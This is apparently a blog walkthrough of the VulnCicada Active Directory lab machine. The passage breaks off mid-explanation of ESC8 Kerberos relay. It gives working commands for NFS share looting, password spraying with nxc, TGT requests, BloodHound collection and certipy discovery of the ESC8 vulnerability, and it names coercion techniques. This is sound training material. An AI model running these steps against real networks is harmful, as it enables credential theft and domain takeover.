VulnCicada VulnLab

VulnCicada VulnLab
VulnCicada is a medium level windows machine from VulnLab hosted on HackTheBox which focusses on Active Directory. Initially by dumping a world readable NFS share we discover an image which exposes the password for a user found in an image from the share. This user had valid creds across the domain, also the NTLM Authentication is disabled on the box so we need to setup the kerberos authentication. Further with the bloodhound data we found that the ADCS is installed on the box which leads to enumeration of certificate services which reveals us the it is vulnerable to ESC8 attack which is a relay attack and since the NTLM is disabled on the box, we exploit it with kerberos relay.
Initial Enumeration
As always we are gonna start off with the rustmap to find the open ports and services on the box.
1
rustmap.py -ip 10.129.234.48



By the above results we see that this is an Active directory box and also port 2049 is open which is for NFS shares, so lets check that out first.
NFS Enumeration
Since the port 2049 is open lets start with the NFS shares.
1
showmount -e 10.129.234.48

We can see that /profiles share is accessible by everyone.
I will mount it on my /mnt directory.
1
mount -t nfs 10.129.234.48:/profiles /mnt

Lets just now copy the /mnt directory to our present folder.
Listing the whole mounted directory structure.

We only have 2 .png images and in one of them I found this text note.

Its written Cicada123.
This could be a potential password so I added it to my passwords.txt file.
And also we have the usernames list from the mounted share so adding them to the usernames.txt file.
Realm Fixation
We first need to fix the realm as this box has NTLM authentication disabled.
To do that we need to generate a krb5.conf file for it.
1
2
nxc smb dc-jpq225.cicada.vl --generate-krb5-file vulncicada.conf
cp vulncicada.conf /etc/krb5.conf
After copying the krb5.conf file will look like this
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16

[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = CICADA.VL

[realms]
    CICADA.VL = {
        kdc = dc-jpq225.cicada.vl
        admin_server = dc-jpq225.cicada.vl
        default_domain = cicada.vl
    }

[domain_realm]
    .cicada.vl = CICADA.VL
    cicada.vl = CICADA.VL
SMB Enumeration
Now lets perform a password spray on the DC with the usernames and password.
1
nxc smb dc-jpq225.cicada.vl -u usernames.txt -p passwords.txt --continue-on-success -k

We are gonna use the kerberos authentication here as NTLM is disabled as seen in the above POC.
We have one valid hit as Rosie.Powell.
Lets enumerate shares with this user.
1
nxc smb dc-jpq225.cicada.vl -u Rosie.Powell -p Cicada123 --shares -k

So lets connect to the shares using Impacket’s SMBclient.py.
1
smbclient //dc-jpq225.cicada.vl/profiles$ 'Rosie.Powell'%'Cicada123' -k

This results in an error of NEG_TOKEN_INIT.
So lets just get a TGT for the user Rosie.Powell.
1
impacket-getTGT cicada.vl/Rosie.Powell:Cicada123

Exporting this TGT to our kerberos environment variable KRB5CCNAME.
1
export KRB5CCNAME=Rosie.Powell.ccache

Now lets connect to the SMB Shares.
1
impacket-smbclient.py -k -no-pass cicada.vl/Rosie.Powell@dc-jpq225.cicada.vl

Found some Certificate files inside the CertEnroll share and also checked the profiles$ share it only contains the NFS share files.
LDAP Enumeration

Since we have valid credentials lets do a quick user enumeration of the domain.
1
nxc ldap dc-jpq225.cicada.vl -u 'Rosie.Powell' -p 'Cicada123' --users -k
Bloodhound
Lets just do a quick analysis using bloodhound for faster path finding in the domain.
Using rusthound-ce to collect all the data.
1
rusthound-ce -d cicada.vl -u 'Rosie.Powell' -p 'Cicada123' -f dc-jpq225.cicada.vl -c All -z

Now lets feed this data to bloodhound-ce.
After feeding we only have this.

Nothing so useful.
Exploitation
There is also a Certificate Authority running on the box.
Using Ly4k’s certipy to identify the vulnerable templates if any.
1
certipy find -u 'Rosie.Powell' -p 'Cicada123' -dc-ip '10.129.234.48' -target dc-jpq225.cicada.vl  -vulnerable -text -enabled -k

The output is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
Certificate Authorities
  0
    CA Name                             : cicada-DC-JPQ225-CA
    DNS Name                            : DC-JPQ225.cicada.vl
    Certificate Subject                 : CN=cicada-DC-JPQ225-CA, DC=cicada, DC=vl
    Certificate Serial Number           : 75A44FBBE40C378D444154297996EC46
    Certificate Validity Start          : 2025-07-30 01:42:13+00:00
    Certificate Validity End            : 2525-07-30 01:52:13+00:00
    Web Enrollment
      HTTP
        Enabled                         : True
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CICADA.VL\Administrators
      Access Rights
        ManageCa                        : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        ManageCertificates              : CICADA.VL\Administrators
                                          CICADA.VL\Domain Admins
                                          CICADA.VL\Enterprise Admins
        Enroll                          : CICADA.VL\Authenticated Users
    [!] Vulnerabilities
      ESC8                              : Web Enrollment is enabled over HTTP.
Certificate Templates                   : [!] Could not find any certificate templates
We didn’t find any Vulnerable templates, But ESC8 was found on CA.
ESC8 (Kerberos Relay)
ESC8 describes a privilege escalation vector where an attacker performs an NTLM relay attack against an AD CS HTTP-based enrollment endpoint. These web-based interfaces provide alternative methods for users and computers to request certificates.
Coerce Authentication: The attacker coerces a privileged account to authenticate to a machine controlled by the attacker using NTLM. Common targets for coercion include Domain Controller machine accounts (e.g., using tools like PetitPotam or Coercer, or other RPC-based coercion techniques against MS-EFSRPC, MS-RPRN, etc.) or Domain Admin user 